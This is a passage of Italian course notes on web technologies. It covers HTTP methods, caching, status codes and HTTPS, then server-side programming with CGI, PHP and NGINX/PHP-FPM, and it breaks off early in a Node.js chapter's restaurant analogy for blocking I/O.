Le due proprietà non sono formalità: sono la ragione per cui un browser, un *proxy* o una libreria possono **ripetere** da soli una richiesta idempotente interrotta da un problema di rete, o **mettere in cache** la risposta a una richiesta sicura. Una `POST` ripetuta per errore, invece, può creare due ordini.

Metodo	A che cosa serve	Sicuro	Idempotente	Risultato tipico
`GET`	ottenere una rappresentazione della risorsa	✔	✔	`200`
`HEAD`	come `GET`, ma senza corpo nella risposta	✔	✔	`200`, `304`
`POST`	inviare dati o avviare un'operazione	✘	✘	`201`
`PUT`	creare o sostituire la risorsa	✘	✔	`200`, `201`, `204`
`PATCH`	applicare una modifica parziale	✘	dipende	`200`, `204`
`DELETE`	chiedere la rimozione della risorsa	✘	✔	`204`
`OPTIONS`	scoprire le opzioni disponibili per la risorsa	✔	✔	`204`
`QUERY`	interrogazione sicura con contenuto nel corpo	✔	✔	`200`

I metodi, uno per uno

GET

```http
GET /api/courses/techweb/lectures?week=4 HTTP/1.1
Host: www.example.org
Accept: application/json
Authorization: Bearer <token>
```

GET

CHE COSA SIGNIFICA

Ottiene una rappresentazione della risorsa indicata.

SEMANTICA

Sicuro e idempotente. Di norma la richiesta non ha corpo.

`Risultato tipico: 200 OK`

HEAD

```http
HEAD /assets/lecture-04.pdf HTTP/1.1
Host: www.example.org
Accept: application/pdf
If-None-Match: "abc123"
```

HEAD

CHE COSA SIGNIFICA

Chiede gli stessi header di una `GET`, ma senza il corpo della risposta.

SEMANTICA

Sicuro e idempotente. Utile per leggere i metadati (dimensione, data) e per i controlli di cache.

`Risultato tipico: 200 OK oppure 304 Not Modified`

If-None-Match, ETag e 304

Il server può associare a ogni versione di una risorsa un'etichetta, l'header `ETag` (qui `"abc123"`). Il client la ricorda e la rimanda con `If-None-Match`: se la risorsa non è cambiata, il server risponde `304 Not Modified` senza ritrasmetterla, e il client usa la copia che ha già in cache.

POST

```
POST /api/assignments HTTP/1.1
Host: www.example.org
Content-Type: application/json
Authorization: Bearer <token>

{"title":"HTTP lab","dueDate":"2026-11-05"}
```

POST

CHE COSA SIGNIFICA

Invia dati da elaborare; spesso crea una nuova risorsa subordinata (qui un nuovo compito).

SEMANTICA

Potenzialmente non sicuro e, per impostazione predefinita, non idempotente.

`Risultato tipico: 201 Created`

PUT

```
PUT /api/assignments/42 HTTP/1.1
Host: www.example.org
Content-Type: application/json
Authorization: Bearer <token>

{"id":42,"title":"HTTP lab","dueDate":"2026-11-05"}
```

PUT

CHE COSA SIGNIFICA

Crea o sostituisce lo stato della risorsa all'URI indicato.

SEMANTICA

Non sicuro ma idempotente. Il corpo contiene il **nuovo stato completo**.

`Risultato tipico: 200 OK, 201 Created o 204 No Content`

PATCH

```
PATCH /api/assignments/42 HTTP/1.1
Host: www.example.org
Content-Type: application/merge-patch+json
Authorization: Bearer <token>

{"dueDate":"2026-11-12"}
```

PATCH

CHE COSA SIGNIFICA

Applica una modifica **parziale** allo stato attuale della risorsa.

SEMANTICA

Non sicuro. L'idempotenza dipende dal documento di patch e da come lo interpreta il server.

`Risultato tipico: 200 OK o 204 No Content`

DELETE

```
DELETE /api/assignments/42 HTTP/1.1
Host: www.example.org
Authorization: Bearer <token>
If-Match: "assignment-v3"
```

DELETE

CHE COSA SIGNIFICA

Chiede di rimuovere l'associazione fra l'URI e la sua risorsa.

SEMANTICA

Non sicuro ma idempotente: ripeterla ha lo stesso effetto voluto.

`Risultato tipico: 204 No Content`

Esempio 9.2 — POST, PUT e PATCH ripetute

Che cosa succede se la stessa richiesta parte **due volte**, per esempio perché l'utente ha fatto doppio clic o la rete ha ritrasmesso?

Richiesta	Dopo la prima	Dopo la seconda
`POST /api/assignments`	esiste il compito 43	esistono i compiti 43 **e 44**: un duplicato
`PUT /api/assignments/42` con lo stato completo	il compito 42 ha quello stato	identico: **nessun cambiamento**
`PATCH` con `{"dueDate":"2026-11-12"}` (imposta un valore)	la scadenza è il 12	identica: questa patch è idempotente
`PATCH` che **aggiunge** un elemento a una lista	un elemento in più	**due** elementi in più: non idempotente
`DELETE /api/assignments/42`	il compito non esiste più (`204`)	ancora inesistente, anche se la risposta è `404`

È per questo che `PATCH` è indicato come «dipende»: una patch che *imposta* dei valori (come il *JSON Merge Patch* dell'esempio) è idempotente, una che *aggiunge* o *incrementa* no.

OPTIONS

```
OPTIONS /api/assignments HTTP/1.1
Host: www.example.org
Origin: https://app.example.org
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
```

OPTIONS

CHE COSA SIGNIFICA

Chiede quali opzioni di comunicazione sono disponibili per la risorsa.

SEMANTICA

Sicuro e idempotente. I browser lo usano anche per il *preflight* CORS.

Risultato tipico: `204 No Content`, con gli header `Allow` o CORS

L'esempio è proprio un *preflight*: prima di inviare una `POST` con corpo JSON da `app.example.org` a `www.example.org`, il browser chiede al server se l'operazione è permessa da quell'origine. Lo vedremo nel capitolo 22, parlando di *same-origin policy* e CORS.

QUERY

```
QUERY /api/assignments/search HTTP/1.1
Host: www.example.org
Content-Type: application/json
Accept: application/json

{"course":"TechWeb","status":"open"}
```

QUERY

CHE COSA SIGNIFICA

Esegue sul server un'interrogazione descritta dal contenuto della richiesta.

SEMANTICA

Sicuro, idempotente e memorizzabile in cache. L'header `Content-Type` è obbligatorio.

Risultato tipico: `200 OK`

Perché serviva un metodo nuovo

`QUERY` è il metodo più recente (le slide citano la RFC 10008) e colma un vuoto. Una ricerca complessa con `GET` deve stare tutta nella query string, che ha limiti di lunghezza e finisce nei log; la si può mettere nel corpo di una `POST`, ma allora la richiesta non è più né sicura né idempotente, e non si può mettere in cache. `QUERY` unisce i due mondi: un corpo come la `POST`, la semantica di sola lettura della `GET`. Essendo così recente, il supporto da parte di server e librerie può essere ancora limitato.




Figura 9.13: *La struttura di una risposta HTTP.*

`Content-Length` vale `38` perché il corpo è lungo 38 byte, e `Cache-Control: max-age=60` autorizza il client a riusare la risposta per 60 secondi senza richiederla.

1xx	**Informativi**	`l'elaborazione continua`
2xx	**Successo**	`200 OK, 201 Created, 204 No Content`
3xx	**Redirezione**	`301, 302, 304`
4xx	**Errore del client**	`400, 401, 403, 404`
5xx	**Errore del server**	`500, 502, 503`

Le classi le conosciamo dal capitolo 1. Alcune coppie di codici vicini vengono confuse spesso, ed è utile saperle distinguere:

`301` / `302` la risorsa si è spostata **per sempre** (aggiornare i link e i segnalibri) / **temporaneamente** (continuare a usare il vecchio indirizzo)

`304` non è un errore: «la tua copia in cache è ancora buona»

`401` / `403` **non so chi sei** (manca l'autenticazione, o non è valida) / **so chi sei, ma non puoi** (mancano i permessi)

`502` / `503` un server intermedio (*proxy*, *gateway*) ha ricevuto una risposta non valida da quello dietro / il server è **momentaneamente** non disponibile, ad esempio per sovraccarico o manutenzione

HTTPS: HTTP DENTRO UN CANALE TLS

HTTPS non è un protocollo diverso da HTTP: è lo **stesso** HTTP, trasportato dentro un canale protetto da **TLS** (*Transport Layer Security*), che si inserisce fra HTTP e il trasporto.




Figura 9.14: *La pila di HTTPS. Con QUIC, TLS è integrato nel protocollo di trasporto, ma i servizi offerti sono gli stessi.*

TLS offre tre garanzie:

- **riservatezza**: i dati sono cifrati, e chi li intercetta lungo il percorso vede solo byte incomprensibili;
- **autenticazione**: il server dimostra la propria identità con un **certificato** firmato da un'autorità di cui il browser si fida;
- **integrità**: se qualcuno modifica i dati in transito, il destinatario se ne accorge.

Il lucchetto non vuol dire «sito affidabile»

Il lucchetto nella barra degli indirizzi significa soltanto che il canale è **cifrato** e che il certificato è stato **verificato** per quel nome di dominio. **Non** dice nulla sull'onestà di chi gestisce il sito: ottenere un certificato valido per `poste-italiane-verifica.com` è facile e gratuito, e moltissimi siti di *phishing* mostrano il lucchetto come tutti gli altri.

Dal clic alla pagina: il viaggio completo

Mettiamo insieme tutti i pezzi. Quando facciamo clic su un link `https://`, prima che compaia la pagina il browser compie sei passi.



Figura 9.15: *Il viaggio completo, dal clic alla pagina. Il browser fa tutto questo mentre noi diciamo «Internet è lento».*

I primi passi li abbiamo già visti nel capitolo 1; la novità è il passo 4, e il fatto che ognuno di questi passi si vede, e si misura, nei DevTools. Nella scheda *Rete*, selezionando una richiesta e aprendo la sezione *Tempistiche*, il browser mostra quanto è durata ciascuna fase.




Figura 9.16: *La sezione Tempistiche di una richiesta HTTPS (valori di esempio). Ogni barra è uno dei passi della figura precedente.*

Leggerla non è difficile, ora che sappiamo che cosa c'è sotto:

- **Risoluzione DNS**: il passo 2. Alla seconda visita è spesso zero, perché l'indirizzo è in cache;
- **Connessione** e **Configurazione TLS**: i passi 3 e 4, cioè i *round trip* visti a proposito di QUIC. Con una connessione **persistente** già aperta spariscono del tutto;
- **Invio**: il tempo per spedire la richiesta, di solito trascurabile;
- **In attesa**: il tempo fra l'invio della richiesta e l'arrivo del primo byte della risposta (*Time To First Byte*). È il tempo che il **server** ha impiegato a elaborare la richiesta: quando una pagina è lenta, il colpevole si trova spesso qui;
- **Ricezione**: il tempo per scaricare il corpo della risposta, che dipende dalla sua dimensione e dalla banda.

Riepilogo



Figura 9.17: *Quattro idee da portare a casa.*

- Un'applicazione di rete è fatta di **processi** su host diversi, che comunicano attraverso i **socket**; l'indirizzo **IP** trova l'host, la **porta** trova il processo.
- Il **DNS** traduce i nomi in indirizzi IP con un database distribuito e gerarchico, e una cache regolata dal TTL.
- HTTP mantiene lo stesso modello richiesta–risposta, ma il trasporto evolve: connessioni persistenti (1.1), flussi multiplexati (2), QUIC su UDP (3).
- I metodi HTTP hanno una semantica precisa: **sicuri** (`GET`, `HEAD`, `OPTIONS`, `QUERY`) e **idempotenti** (`PUT`, `DELETE` e tutti i sicuri); `POST` non è né l'uno né l'altro.
- **HTTPS** è HTTP dentro TLS: dati cifrati, server autenticato, integrità controllata. Il lucchetto non garantisce che il sito sia onesto.

Riferimenti

- **RFC 1034** — *Domain Names: Concepts and Facilities*, sezioni 2.3–2.4.
  `https://www.rfc-editor.org/rfc/rfc1034.html`
- **RFC 9110** — *HTTP Semantics*, sezioni 3, 5–6, 9 e 15.
  `https://www.rfc-editor.org/rfc/rfc9110.html`
- **RFC 9114** — *HTTP/3*, sezioni 1 e 6.1.
  `https://www.rfc-editor.org/rfc/rfc9114.html`
- **RFC 5789** — *PATCH Method for HTTP*, sezioni 1–2.2.
  `https://www.rfc-editor.org/rfc/rfc5789.html`
- **RFC 7396** — *JSON Merge Patch*, sezioni 1–3.
  `https://www.rfc-editor.org/rfc/rfc7396.html`
- **RFC 8446** — *The Transport Layer Security Protocol Version 1.3*, sezioni 1–2, 4 e 5.
  `https://www.rfc-editor.org/rfc/rfc8446.html`
- **RFC 10008** — *The HTTP QUERY Method*, sezioni 1–2 e tabella 1.
  `https://www.rfc-editor.org/rfc/rfc10008.html`
- **Fetch Standard** — WHATWG, sezione *CORS-preflight fetch*.
  `https://fetch.spec.whatwg.org/#cors-preflight-fetch`
- **RFC 3986** — *Uniform Resource Identifier: Generic Syntax*, sezioni 3–3.5.
  `https://www.rfc-editor.org/rfc/rfc3986.html`

Il lato server del Web

Finora abbiamo imparato molto sulle tecnologie web fondamentali: HTML, CSS e JavaScript. Sappiamo progettare pagine moderne, curate e responsive, e sappiamo renderle dinamiche con JavaScript: gestire eventi, modificare il DOM, effettuare richieste HTTP asincrone per recuperare i dati da mostrare.

C'è però un limite di fondo che non abbiamo ancora superato.

Il ripasso di inizio lezione

La lezione si apre con un breve ripasso di Promise (`then`, `finally` e l'ordine delle stampe) e dell'API `fetch` (header, `status`, `ok` e lettura del corpo con `.json()`). Sono gli stessi esempi del capitolo 8, a cui rimandiamo.

I LIMITI DELLE WEB APP STATICHE

Le nostre pagine hanno un certo dinamismo grazie a JavaScript, ma quel dinamismo avviene **dentro il browser**. In un certo senso restano intrinsecamente **statiche**: ogni volta che un browser richiede una delle nostre pagine, gli viene servito **sempre lo stesso identico documento**.




Figura 10.1: *Un server che serve solo file dalla sua document root: a ogni richiesta del browser la risposta è sempre la stessa.*

L'approccio «statico» visto finora è semplice ed efficace, e funziona benissimo per applicazioni composte da un numero limitato di pagine che cambiano di rado. Presenta però alcune limitazioni evidenti:

- come facciamo a **personalizzare** una pagina per uno specifico utente?
- che cosa succede se il contenuto di una pagina cambia molto **frequentemente**?
- che cosa succede se il nostro sito è composto da **milioni** di pagine?
- come facciamo ad **agire** in seguito a una richiesta, per esempio registrando un ordine?

Esempio 10.1 — Il caso Wikipedia

Wikipedia conta circa **60 milioni** di pagine web, tutte con la stessa struttura e lo stesso stile, ma con contenuti diversi.

Supponiamo che la struttura di base di una pagina di Wikipedia occupi circa 150 000 caratteri: sono 150 kB di dati **ripetuti in ogni pagina**. Moltiplicando per 60 milioni di pagine si ottengono circa **9 TeraByte** di dati duplicati.

E se dovessimo cambiare la barra di navigazione?

Con un sito statico bisognerebbe rigenerare 60 milioni di file. È chiaro che serve un approccio diverso.

LA PROGRAMMAZIONE LATO SERVER

Fino a questo momento, per noi un server web si limitava a servire file prelevati dalla document root. Ma un server web può fare molto di più: tanto per cominciare, può **generare pagine al volo**, tipicamente in base ai parametri ricevuti nella richiesta HTTP.

È questa l'idea alla base della **programmazione lato server**.




Figura 10.2: *Con la generazione dinamica, la stessa richiesta può produrre risposte diverse.*

CGI: Common Gateway Interface

Nei primi anni Novanta, prima ancora che JavaScript esistesse, le pagine dinamiche si ottenevano tramite la **Common Gateway Interface** (CGI).

CGI

CGI è una specifica di interfaccia che permette ai server web di **eseguire programmi esterni** per elaborare una richiesta HTTP.




Figura 10.3: *Il flusso di una richiesta gestita tramite CGI. Server HTTP e programma CGI formano insieme l'application server.*

La specifica CGI definisce con precisione come server web e programmi conformi devono comunicare: come il programma accede ai suoi **input**, e come il server costruisce la **risposta**.




Figura 10.4: *L'interfaccia CGI: gli input arrivano al programma come variabili d'ambiente e su stdin, la risposta esce da stdout.*

Elemento	Come viene trasmesso
Header della richiesta, *query string*	tramite **variabili d'ambiente**
Corpo della richiesta	sullo stream di **standard input** del programma
Corpo della risposta HTTP	è ciò che il programma scrive sul **standard output**

Esempio 10.2 — Il nostro primo script CGI

hello.cgi

```
#!/bin/bash
echo "Content-type: text/html; charset=utf-8"
echo ""
echo "<!DOCTYPE html>"
echo "<html><head><title>Hello CGI!</title></head><body>"
echo "<h1>Hello CGI!</h1>"
echo "<p>Questa pagina e' stata caricata il "
date +"%d/%m/%Y alle %H:%M:%S. </p></body>"
```



A ogni ricarica l'ora cambia:
la pagina è generata al momento.


Si noti la struttura: prima gli header (qui solo `Content-type`), poi una **riga vuota**, poi il corpo. È esattamente la struttura di una risposta HTTP vista nel primo capitolo: il programma CGI la scrive a mano.

Ogni volta che la pagina viene richiesta, la data stampata è quella corrente: la pagina è generata al momento.

Esempio 10.3 — Una lista di cose da fare in CGI

Un'applicazione completa si costruisce combinando più script CGI, ciascuno responsabile di un'operazione:

- `index.html` contiene un form e dei collegamenti;
- l'invio del form richiama lo script `save-todo`, che aggiunge una riga al file `todo.txt`;
- un collegamento richiama `list-todo`, che legge il file e ne genera la pagina HTML;
- un altro richiama `reset-todo`, che svuota il file.



L'esempio completo del corso è disponibile su `https://github.com/luistar/cgi-to-do-list-with-bash`.

Perché CGI oggi non si usa quasi più

Scrivere programmi CGI non è un'esperienza piacevole. Produrre interi documenti HTML con delle `echo` è scomodo, analizzare a mano la query string e il corpo della richiesta lo è ancora di più, e soprattutto il modello è **inefficiente**: viene creato un **nuovo processo per ogni richiesta**. Su un sito con traffico serio, il costo di avvio dei processi supera di gran lunga il costo dell'elaborazione vera e propria.

Lo scripting lato server

Per rispondere a questi problemi sono emersi linguaggi e framework specializzati:

- **PHP** (acronimo ricorsivo di *PHP Hypertext Preprocessor*), nel 1995;
- **ASP** (*Active Server Pages*), il linguaggio di scripting lato server di Microsoft, nel 1997;
- **JSP** (*Java Server Pages*), rilasciato originariamente da Sun nel 1999.

L'idea comune è «mescolare» codice lato server e HTML, con un interprete speciale che analizza il misto e produce HTML «puro».

In PHP si usano i delimitatori speciali `<?php ... ?>` per separare il codice dall'HTML.

- il testo **fuori** dai delimitatori resta invariato nell'output;
- il codice **dentro** i delimitatori viene interpretato, e il suo output viene inserito nell'HTML;
- `<?=` è un'abbreviazione per `<?php echo`.

Esempio 10.4 — Una pagina PHP

hello-world.php

```php
<!DOCTYPE html>
<html>
  <head>
    <title><?php echo "Hello PHP" ?></title>
  </head>
  <body>
    <h1>Hello PHP</h1>
    <?php $array = ["Hello", "PHP"] ?>
    <ul>
      <?php foreach($array as $item): ?>
        <li><?= $item ?></li>
      <?php endforeach; ?>
    </ul>
  </body>
</html>
```

hello-world.php

Hello PHP

- Hello
- PHP

Al browser arriva solo l'HTML generato: due `<li>`, nessuna traccia di PHP.

Il ciclo `foreach` viene eseguito **sul server**: al browser arrivano soltanto i due `<li>` già generati. Chi guarda il sorgente della pagina non vede alcuna traccia del codice PHP.

Le soluzioni di scripting lato server aiutano lo sviluppatore in molte delle operazioni noiose tipiche della gestione di una richiesta HTTP:

- le richieste vengono **pre-elaborate** automaticamente;
- in PHP i parametri della richiesta sono disponibili in array associativi (`$_GET`, `$_POST`). Per esempio `$_POST['todo']` accede al parametro `todo`;
- i cookie sono già analizzati nell'array associativo `$_COOKIE` (nelle slide compare `$_COOKIES`, ma il nome corretto in PHP è senza la S finale);
- non serve scrivere esplicitamente sullo standard output l'intera risposta.

PHP non è materia d'esame

Per il corso di Tecnologie Web non è richiesto di imparare il linguaggio PHP: basta quello che si trova nelle slide, e quindi in questo capitolo. PHP compare qui come **esempio storico** di scripting lato server, per capire da dove vengono le idee che ritroveremo in Node.js ed Express.

Un'architettura moderna: NGINX e PHP-FPM

L'esempio della lista di cose da fare, riscritto in PHP 8, viene reso più interessante e più realistico:

- la persistenza è gestita con un vero database (SQLite);
- si usa Bootstrap per rendere le pagine responsive e più gradevoli;
- si introducono una barra di navigazione e un piè di pagina come *parti di template* riutilizzabili;
- si adotta un'architettura moderna basata su NGINX e PHP-FPM.




Figura 10.5: *NGINX riceve le richieste e inoltra quelle per i file* `.php` *a un pool di processi PHP-FPM, sulla porta TCP 9000. I due componenti condividono lo stesso volume di dati: i sorgenti dell'applicazione e il database SQLite.*

La differenza rispetto a CGI

Il salto qualitativo sta nel pool: i processi **esistono già** e restano vivi fra una richiesta e l'altra, invece di essere creati e distrutti ogni volta. NGINX si limita a inoltrare le richieste che finiscono in `.php` a PHP-FPM tramite una connessione TCP (qui sulla porta 9000), e continua a servire da sé i file statici (immagini, CSS, JavaScript), per cui non serve alcuna elaborazione. È lo stesso principio che ritroveremo con Node.js.
L'esempio completo è su `https://github.com/luistar/php-to-do-list`.

Per mettere le mani sul codice

La lezione non assegna compiti, ma suggerisce di eseguire in proprio gli esempi CGI e PHP (i due repository indicati sopra) e di provare a modificare le applicazioni della lista di cose da fare: ad esempio aggiungendo a ogni voce una **data di scadenza**. È un buon modo per toccare con mano i passi di una richiesta: il campo nel form, il parametro letto dal server, il dato salvato e la pagina generata.

RIFERIMENTI

- **Server-side programming** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Learn/Server-side
  In particolare *First steps*, *Introduction* e *Client-Server overview*.
- **CGI** — IBM Docs.
  https://www.ibm.com/docs/en/i/7.5?topic=functionality-cgi
- **RFC 3875: The Common Gateway Interface (CGI) Version 1.1** (2004).
  https://datatracker.ietf.org/doc/html/rfc3875
- **Apache HTTPd documentation** — come configurare un server web per CGI.
  https://httpd.apache.org/docs/2.4/howto/cgi.html
- **PHP** — sito ufficiale e manuale.
  https://www.php.net/
  https://www.php.net/manual/en/getting-started.php
  https://www.php.net/manual/en/

Node.js

Sappiamo ora che le pagine web possono essere generate al volo da programmi in esecuzione sul server. E sappiamo già molto di JavaScript: finora, però, l'abbiamo usato soltanto nell'ambiente del browser.

Nulla vieta di usarlo anche in un **ambiente server**. Esistono diversi runtime che lo permettono — **Node.js**, **Deno**, **Bun** — e in questo corso useremo il primo, di gran lunga il più diffuso.

Che cos'è Node.js

Node.js

Node.js è un **ambiente di esecuzione** (*runtime*) JavaScript, open source e multipiattaforma. Esegue il motore JavaScript **V8** di Google, lo stesso del progetto Chromium, e adotta un modello di I/O **basato sugli eventi, asincrono per impostazione predefinita e non bloccante**.

Per capire perché quel modello di I/O sia così importante, conviene partire da come funzionano gli altri ambienti.

Il modello multi-thread

In molti ambienti e linguaggi, **una richiesta è gestita da un thread o processo dedicato**, prelevato da un pool preallocato.

Il problema è che, per servire una richiesta, un'applicazione web deve spesso compiere operazioni di I/O **lente e bloccanti**:

- accedere a un database;
- accedere a un'API esterna (per esempio con `fetch()`);
- leggere un file dal filesystem locale;
- leggere il corpo della richiesta.

Di conseguenza, i thread che gestiscono le richieste passano **molto tempo ad aspettare** che queste operazioni si completino.




Figura 11.1: *In azzurro il tempo in cui il thread lavora davvero; in grigio quello in cui aspetta.*

Questo modello ha due difetti:

- è **inefficiente**: moltissimo tempo di thread è speso ad aspettare;
- ha **scalabilità limitata**: il pool di thread è preallocato a una dimensione fissa, e non si possono gestire più richieste concorrenti di quante ne consenta il pool.

Una metafora: il ristorante

Il docente propone un'analogia che vale la pena riportare per esteso, perché rende il concetto immediato.

Un ristorante ha **10 tavoli**. La direzione assume **10 camerieri**, assegnandone uno a ciascun tavolo.

- Quando arriva un cliente, viene fatto accomodare al primo tavolo libero e il suo cameriere gli porta il menu. Il cliente impiega dai 5 ai 10 minuti per decidere: **in questo tempo il cameriere resta fermo**.
- Deciso l'ordine, il cameriere lo porta in cucina. Il cuoco impiega dai 15 ai 30 minuti per preparare: **il cameriere resta fermo**.
- Quando il piatto è pronto, il cameriere lo porta al tavolo. Il cliente impiega dai 15 ai 30 minuti per mangiare: **il cameriere resta fermo**.
- Finito il pasto, il cameriere sparecchia e chiede il conto alla cassa, che impiega dai 2 ai 5 minuti: **il cameriere resta fermo**.
- Preparato il conto, il cameriere lo porta al cliente, che paga e se ne va. Solo allora quel cameriere può servire un nuovo cliente.

I camerieri sono i **thread**, i clienti sono le **richieste**. Al massimo 10 richieste possono essere servite contemporaneamente, e le attese (decidere, cucinare, mangiare, preparare il conto) sono le operazioni **bloccanti**. Per servire una richiesta in più bisogna assumere un nuovo cameriere.

Il ristorante efficiente

Proviamo un'organizzazione diversa: il ristorante assume **un solo cameriere** per tutti e 10 i tavoli.

